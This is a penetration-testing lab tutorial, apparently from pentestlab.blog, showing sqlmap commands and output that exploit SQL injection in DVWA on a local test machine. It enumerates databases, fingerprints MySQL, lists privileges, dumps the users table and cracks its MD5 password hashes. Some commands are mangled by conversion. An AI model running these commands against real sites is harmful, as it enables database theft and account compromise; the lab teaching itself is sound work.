


# Owning the Database with SQLMap

 [pentestlab.blog/category/web-application/page/11](http://pentestlab.blog/category/web-application/page/11)

November 24, 2012



```
root@pentestlab: /pentest/database/sqlmap# ./sqlmap.py -u "http://172.16.212.133/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=3863bf835d223c43cell13c2d6da4521e; security=low" --dbs

sqlmap/1.0-dev-a40d7a5 - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 08:16:22

[08:16:23] [INFO] resuming back-end DBMS 'mysql'
[08:16:23] [INFO] testing connection to the target url
```

SQLMap is a tool that is being used by penetration testers when they want to identify and exploit SQL injection vulnerabilities in web application engagements. SQLmap is very effective and provides many capabilities to the pen testers by helping them to execute queries automatically in the database in order to enumerate and to extract data from it. In this article we will see how we can use the sqlmap in order to exploit the SQL injection vulnerability on the DVWA (Damn Vulnerable Web Application).

In order for the sqlmap to do the job correctly we need to specify some parameters. First of all we need to provide the exact URL that we want to test. The parameter in the sqlmap that must be used is the **-u**. So we have to copy from the web application the URL that we are going to test and to paste it in the sqlmap. In this example the URL that we have to take is the following:

**<http://172.16.212.133/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#>**

Then we need to specify the cookie. We use this option in cases where the web application requires authentication like DVWA. So we will take the cookie that the application issued to us and we will put it on the sqlmap as well. We can capture the cookie by using any web application proxy like Burp. We will also put the **--dbs** parameter which will discover the databases that are running:

```

root@pentestlab: /pentest/database/sqlmap# ./sqlmap.py -u "http://172.16.212.133/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=3863bf835d223c43ce113c2d6da4521e; security=low" --dbs

sqlmap/1.0-dev-a40d7a5 - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 08:16:22

[08:16:23] [INFO] resuming back-end DBMS 'mysql'
[08:16:23] [INFO] testing connection to the target url

```

Starting the SQL Injection tests

Now lets see what was the result of these tests:

```

[08:16:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5
[08:16:23] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

```

Enumerating the databases

So the sqlmap discovered that the database that is running from behind the application is MySQL, the operating system, the web application technology, the version of MySQL and of course the number and the database names that exists. So with one command we already obtained a lot of information. The next command that we should use is to try to fingerprint the database in order to know the exact version. The parameter **-f** in sqlmap will give us the following result:

Command:

```

./sqlmap.py -u "http://172.16.212.133/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#&#8221; --cookie="PHPSESSID=3863bf835d223c43ce113c2d6da4521e; security=low" -f

```

```

[08:51:05] [INFO] testing MySQL
[08:51:05] [INFO] confirming MySQL
[08:51:05] [WARNING] reflective value(s) found and filtering out
[08:51:05] [INFO] the back-end DBMS is MySQL
[08:51:05] [INFO] actively fingerprinting MySQL
[08:51:05] [INFO] heuristics detected web page charset 'ascii'
[08:51:05] [INFO] executing MySQL comment injection fingerprint
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: active fingerprint: MySQL >= 5.0.38 and < 5.1.2
comment injection fingerprint: MySQL 5.0.51

```

Fingerprinting the database

Knowing the exact version of the database will allow us to search for any common vulnerabilities that are might affect the database. The version of the database can be retrieved also and from the banner with the parameter **-b**.

```

[09:03:47] [INFO] the back-end DBMS is MySQL
[09:03:47] [INFO] fetching banner
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL 5
banner: '5.0.51a-3ubuntu5'

```

Retrieving the database banner

So we will give the sqlmap the necessary parameters in order to discover the following:

- The current user
- The hostname
- If the current user is dba
- The current database

Command:

***./sqlmap.py -u "http://172.16.212.133/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#&#8221; – cookie="PHPSESSID=46c8d37dccf4de6bf8977516f4dc66e0; security=low" – current-user –is-dba –current-db –hostname***

```

[11:48:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5
[11:48:23] [INFO] fetching current user
current user: 'root@%'
[11:48:23] [INFO] fetching current database
current database: 'dvwa'
[11:48:23] [INFO] fetching server hostname
hostname: 'metasploitable'
[11:48:23] [INFO] testing if current user is DBA
[11:48:23] [INFO] fetching current user
current user is DBA: True

```

Obtaining the current user,current db,hostname and if the current user is dba

As we can see from the image above we have obtained successfully the information that we asked. Now we need to find the users and their password hashes as well as their privileges and roles that they have on the database. This is very important because we can use this kind of information to access the database directly in case that we can crack the hashes. SQLMap provides this functionality as well but in our case SQLMap discovered that for the accounts root, guest and debian-sys-maint no password has set and the root account has administrative privileges.

Command:

```
./sqlmap.py -u "http://172.16.212.133/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#&#8221;" --cookie="PHPSESSID=46c8d37dccf4de6bf8977516f4dc66e0; security=low" --users --passwords --privileges --roles
```

A terminal window showing the output of the SQLMap command. The output is as follows:

```
[11:49:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5
[11:49:40] [INFO] fetching database users
database management system users [1]:
[*] 'root'@'%'

[11:49:40] [INFO] fetching database users password hashes
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q]
Y
[11:49:50] [WARNING] unknown hash format. Please report by e-mail to sqlmap-users@lists.sourceforge.net
[11:49:50] [WARNING] no clear password(s) found
database management system users password hashes:
[*] debian-sys-maint [1]:
    password hash: NULL
[*] guest [1]:
    password hash: NULL
[*] root [1]:
    password hash: NULL
```

Discover database users and hashes

At this point we can say that the database is ours as we have all the database accounts in our disposal and the knowledge that these accounts are running with DBA privileges. However we would like also to own the application so now we will focus on that. In order to achieve this we will need to extract data from the dvwa database. The sqlmap with the **–tables** parameter can enumerate the tables of all the databases that exist.

```
./sqlmap.py -u "http://172.16.212.133/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#&#8221;" --cookie="PHPSESSID=46c8d37dccf4de6bf8977516f4dc66e0; security=low" --tables
```

The dvwa database as we can see from the above output has only two tables: the guestbook and the users. We will try to enumerate the columns of these tables with the parameter **–columns** in the sqlmap.



Command:

**`./sqlmap.py -u`**  
**`"http://172.16.212.133/dvwa/vulnerabilities/sqli/?`**  
**`id=1&Submit=Submit#&#8221;`**  
**`—`**

```
[*] 'root'@'%' (administrator) [25]:
privilege: ALTER
privilege: ALTER ROUTINE
privilege: CREATE
privilege: CREATE ROUTINE
privilege: CREATE TEMPORARY TABLES
privilege: CREATE USER
privilege: CREATE VIEW
privilege: DELETE
privilege: DROP
privilege: EXECUTE
privilege: FILE
privilege: INDEX
privilege: INSERT
privilege: LOCK TABLES
privilege: PROCESS
privilege: REFERENCES
privilege: RELOAD
privilege: REPLICATION CLIENT
privilege: REPLICATION SLAVE
privilege: SELECT
privilege: SHOW DATABASES
privilege: SHOW VIEW
privilege: SHUTDOWN
privilege: SUPER
privilege: UPDATE
```

Discover Privileges and Roles

```
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users |
+-----+
```

Database tables

**`cookie="PHPSESSID=46c8d37dccf4de6bf8977516f4dc66e0; security=low"`** –  
**`columns`**

```

[12:00:40] [INFO] fetching current database
[12:00:40] [INFO] fetching tables for database: 'dvwa'
[12:00:40] [WARNING] reflective value(s) found and filtering out
[12:00:40] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[12:00:40] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user | varchar(15) |
| user_id | int(6) |
+-----+-----+

Database: dvwa
Table: guestbook
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| comment | varchar(300) |
| comment_id | smallint(5) unsigned |
| name | varchar(100) |
+-----+-----+

```

Obtaining the columns

The interesting table is the users because as we can see from the screenshot it has a column with the name password which may contain password hashes or even better passwords in clear text format. So let's see what kind of data the columns of these two tables are containing.

Command:

```

./sqlmap.py -u "http://172.16.212.133/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#&#8221; -cookie="PHPSESSID=46c8d37dccf4de6bf8977516f4dc66e0; security=low" --dump

```

```

[12:06:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5
[12:06:46] [WARNING] missing database parameter, sqlmap is going to use the current database
to enumerate table(s) entries
[12:06:46] [INFO] fetching current database
[12:06:46] [INFO] fetching tables for database: 'dvwa'
[12:06:46] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[12:06:46] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
[12:06:46] [INFO] analyzing table dump for possible password hashes
Database: dvwa
Table: guestbook
[1 entry]
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
| 1          | test | This is a test comment. |
+-----+-----+-----+

```

Guestbook – Tables Entries

```

[12:06:46] [INFO] fetching columns for table 'users' in database 'dvwa'
[12:06:46] [INFO] fetching entries for table 'users' in database 'dvwa'
[12:06:46] [INFO] analyzing table dump for possible password hashes
recognized possible password hashes in column 'password'. Do you want to crack them via a di
ctionary-based attack? [Y/n/q] Y
[12:06:56] [INFO] using hash method 'md5_generic_passwd'
[12:06:56] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99' f
or user 'admin'
[12:06:56] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b' fo
r user '1337'
[12:06:56] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03' for
user 'gordonb'
[12:06:56] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7' fo
r user 'pablo'
[12:06:56] [INFO] postprocessing table dump
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | last_name | first_name | password |
+-----+-----+-----+-----+-----+-----+
| 1       | admin | http://172.16.212.133/dvwa/hackable/users/admin.jpg | admin | admin | 5f4dcc3b5aa765
d61d8327deb882cf99 (password) |
| 2       | gordonb | http://172.16.212.133/dvwa/hackable/users/gordonb.jpg | Brown | Gordon | e99a18c428cb38
d5f260853678922e03 (abc123) |
| 3       | 1337 | http://172.16.212.133/dvwa/hackable/users/1337.jpg | Me | Hack | 8d3533d75ae2c3
966d7e0d4fcc69216b (charley) |
| 4       | pablo | http://172.16.212.133/dvwa/hackable/users/pablo.jpg | Picasso | Pablo | 0d107d09f5bbe4
0cade3de5c71e9e9b7 (letmein) |
| 5       | smithy | http://172.16.212.133/dvwa/hackable/users/smithy.jpg | Smith | Bob | 5f4dcc3b5aa765
d61d8327deb882cf99 (password) |
+-----+-----+-----+-----+-----+-----+

```

Cracking hashes in table users

As we can see from the image above sqlmap discovered password hashes on the column password and cracked them successfully by using a dictionary attack. Now we have and the passwords along with the usernames of the DVWA users which means that the database and the application have been compromised completely.

## Conclusion

In this tutorial we saw how effective is the sqlmap tool when we have to identify and exploit SQL injection vulnerabilities. Of course the proper way to exploit the SQL Injection vulnerability is manually. However in many penetration tests due to time constraints the use of sqlmap is necessary.

Specifically in this case sqlmap managed to enumerate the database successfully and to extract data from the database tables very fast. Of course it has many more capabilities like that it can check for the existence of WAF (Web Application Firewall), IDS and IPS as well as that it can execute operating systems commands. For all these reasons this tool must be in the toolkit of every penetration tester.